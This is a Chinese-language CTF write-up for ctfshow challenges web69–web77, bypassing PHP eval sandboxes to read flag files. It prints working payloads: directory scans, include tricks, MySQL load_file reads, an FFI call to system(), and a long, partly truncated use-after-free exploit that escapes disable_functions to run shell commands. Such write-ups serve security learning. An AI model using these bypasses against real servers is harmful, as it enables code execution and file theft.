

web69

和68一样

通过命令

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString()."  
");}
```

对目录进行扫描

bin dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var

这里我们用

```
c=include("/flag.txt");
```

得到flag

警告：出于安全原因，error_reporting () 已在第 的 /var/www/html/index.php 行 14

警告：出于安全原因，ini_set () 已在第 的 /var/www/html/index.php 行 15

警告：出于安全原因，highlight_file () 已在第 的 /var/www/html/index.php 行 21
你要上天吗？

继续上一题的方法

The screenshot shows a web browser window with a CTF challenge page. The page displays three PHP error messages:

```
警告：出于安全原因，error_reporting () 已在第 的 /var/www/html/index.php 行 14
警告：出于安全原因，ini_set () 已在第 的 /var/www/html/index.php 行 15
警告：出于安全原因，highlight_file () 已在第 的 /var/www/html/index.php 行 21
你要上天吗？
```

Below the errors, there is a directory listing:

```
bin dev etc flag.txt home lib media mnt opt proc root run sbin srv sys tmp usr var 你要上天吗？
```

The browser's address bar shows the URL: `https://cf262418-cd11-485f-9361-72e21370b99f.challenge.ctf.show/`.

Below the browser window, the HackBar tool interface is visible. It shows the URL: `https://cf262418-cd11-485f-9361-72e21370b99f.challenge.ctf.show/`. The "Use POST method" toggle is turned on. The "enctype" dropdown is set to `application/x-www-form-urlencoded`. The "Body" field contains the following PHP code:

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString())." "};}
```

Below the HackBar tool, the page displays another PHP error message:

```
警告：出于安全原因，ini_set () 已在第 的 /var/www/html/index.php 行 15
ctfshow{856c4d80-fe91-4ce5-b359-0bcb9f895078} 你要上天吗？
```

The browser's address bar shows the URL: `https://cf262418-cd11-485f-9361-72e21370b99f.challenge.ctf.show/`.

The HackBar tool interface is visible again, showing the URL: `https://cf262418-cd11-485f-9361-72e21370b99f.challenge.ctf.show/`. The "Use POST method" toggle is turned on. The "enctype" dropdown is set to `application/x-www-form-urlencoded`. The "Body" field contains the following PHP code:

```
c=include("/flag.txt");
```

web71

警告：出于安全原因，error_reporting () 已在第 的 /var/www/html/index.php 行 14

警告：出于安全原因，ini_set () 已在第 的 /var/www/html/index.php 行 15

警告：出于安全原因，highlight_file () 已在第 的 /var/www/html/index.php 行 24
你要上天吗？

再用上次的方法发现无法读取，



发现附件里有一个index.php下载查看

```
<?php

error_reporting(0);
ini_set('display_errors', 0);
// 你们在炫技吗?
if(isset($_POST['c'])){
    $c= $_POST['c'];
    eval($c);
    $s = ob_get_contents();
    ob_end_clean();
    echo preg_replace("/[0-9]|[a-z]/i", "?", $s);
}else{
    highlight_file(__FILE__);
}

?>
```

你要上天吗？


可以看到post传入一个c

```
echo preg_replace("/[0-9]|[a-z]/i","?", $s);
```


这句话把数字字母替换为了？

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```

我们可以在命令后面加上exit(0);用来跳过正则替换



```
c=include("/flag.txt");exit(0);
```



web72

下载附件，发现两个文件相同，

我们套用上一题的方法

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString()."  
");}exit(0);
```


警告：出于安全原因，error_reporting () 已在第 的 /var/www/html/index.php 行 14

警告：出于安全原因，ini_set () 已在第 的 /var/www/html/index.php 行 15

bin dev etc flag0.txt home lib media mnt opt proc root run sbin srv sys tmp usr var



```
c=include(\"/flag0.txt\");exit(0);
```



发现include无法使用

用一下群主发的exp

```
c=function ctfshow($cmd) {  
    global $abc, $helper, $backtrace;  
  
    class vuln {
```

```

    public $a;
    public function __destruct() {
        global $backtrace;
        unset($this->a);
        $backtrace = (new Exception)->getTrace();
        if(!isset($backtrace[1]['args'])) {
            $backtrace = debug_backtrace();
        }
    }
}

class Helper {
    public $a, $b, $c, $d;
}

function str2ptr(&$str, $p = 0, $s = 8) {
    $address = 0;
    for($j = $s-1; $j >= 0; $j--) {
        $address <<= 8;
        $address |= ord($str[$p+$j]);
    }
    return $address;
}

function ptr2str($ptr, $m = 8) {
    $out = "";
    for ($i=0; $i < $m; $i++) {
        $out .= sprintf("%c",($ptr & 0xff));
        $ptr >>= 8;
    }
    return $out;
}

function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for($i = 0; $i < $n; $i++) {
        $str[$p + $i] = sprintf("%c",($v & 0xff));
        $v >>= 8;
    }
}

function leak($addr, $p = 0, $s = 8) {
    global $abc, $helper;
    write($abc, 0x68, $addr + $p - 0x10);
    $leak = strlen($helper->a);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
    }
}

```

```

    $p_type = leak($header, 0, 4);
    $p_flags = leak($header, 4, 4);
    $p_vaddr = leak($header, 0x10);
    $p_memsz = leak($header, 0x28);

    if($p_type == 1 && $p_flags == 6) {

        $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
        $data_size = $p_memsz;
    } else if($p_type == 1 && $p_flags == 5) {
        $text_size = $p_memsz;
    }
}

if(!$data_addr || !$text_size || !$data_size)
    return false;

return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $self) {
    list($data_addr, $text_size, $data_size) = $self;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);

            if($deref != 0x746e6174736e6663)
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);

            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) {
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {

```

```

        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) {
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

function trigger_uaf($arg) {

    $arg =
str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA');
    $vuln = new vuln();
    $vuln->a = $arg;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
```



```

if(!($elf = parse_elf($base))) {
    die("Couldn't parse ELF header");
}

if(!($basic_funcs = get_basic_funcs($base, $elf))) {
    die("Couldn't get basic_functions address");
}

if(!($zif_system = get_system($basic_funcs))) {
    die("Couldn't get zif_system address");
}

$fake_obj_offset = 0xd0;
for($i = 0; $i < 0x110; $i += 8) {
    write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
}

write($abc, 0x20, $abc_addr + $fake_obj_offset);
write($abc, 0xd0 + 0x38, 1, 4);
write($abc, 0xd0 + 0x68, $zif_system);

($helper->b)($cmd);
exit();
}

ctfshow("cat /flag0.txt");ob_end_flush();
#需要通过url编码哦

```

我们直接将上文通过post, 经过url编码后传入

得到flag

我们就可以通过修改

```
ctfshow("cat /flag0.txt");ob_end_flush();
```

中的值达到命令执行

web73

我们可以用上一题的exp直接执行一下看看

```
eval() a coa
UAF failed
```

发现没法用

在用之前的方法

```

c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString())."
"};exit(0);

```

bin dev etc flagc.txt home lib media mnt opt proc root run sbin srv sys tmp usr var



```
c=include("/flagc.txt");exit(0);
```

这次include可以使用了

15

ctfshow{eb5a0ded-b268-466d-8483-345b3ac46823}



web74

和上一题的payload一样，本题中的flag文件为flagx.txt

warning: ini_set() has been disabled for security reasons in /var/www/ntmi/index.php on line 15
ctfshow{d7c44859-2e62-4008-8984-ab7c021fd385}




web75

使用下面的命令查看目录

```
c=$a=new DirectoryIterator('glob:///');foreach($a as $f){echo($f->__toString()."  
");}exit(0);
```

15

bin dev etc flag36.txt home lib media mnt opt proc root run sbin srv sys tmp usr var



include无法读取

换一个方法


payload

```
c=try {$dbh = new PDO('mysql:host=localhost;dbname=ctftraining', 'root', 'root');foreach($dbh->query('select load_file("/flag36.txt")') as $row) {echo($row[0])."|"; }$dbh = null;}catch (PDOException $e) {echo $e->getMessage();exit(0);}exit(0);
```

利用的mysql的load_file进行读取文件

15

ctfshow{00aede58-e202-431e-83df-26b6e527cad5} |



web76

和上一题的payload一样

web77

先扫描目录

```
c=$a=new DirectoryIterator('glob:///.*');foreach($a as $f){echo($f->__toString()."  
");}exit(0);
```

bin boot dev etc flag36x.txt home lib lib64 media mnt opt proc readflag root run/sbin/srv/sys/tmp/usr/var



接下来读取flag

发现一个flag36x.txt和readflag，题目提示了php7.4，搜了一下是利用[FFI拓展](#)(php7.4开始才有)，payload如下

```
c=?><?php $ffi = FFI::cdef("int system(const char *command);");$ffi->system("/readflag >1.txt");exit();
```

然后访问1.txt

```
ctfshow{bb5c9c83-9e32-40c6-b001-c4e00870b5a0}  
ctfshow flag getter
```

 HackBar       

LOAD  SPLIT EXECUTE TEST  SQLI  XSS  LFI  SSRF  SST

URL

https://d7a49975-cefa-405d-b614-6d5aa813271d.challenge.ctf.show/1.txt

 Use POST method

enctype
application/x-www-form-urlencoded 

Body

c=\$ffi=FFI::cdef("int system(char *command);", "libc.so.6");\$a='/readflag
> 1.txt';\$ffi->system(\$a);exit();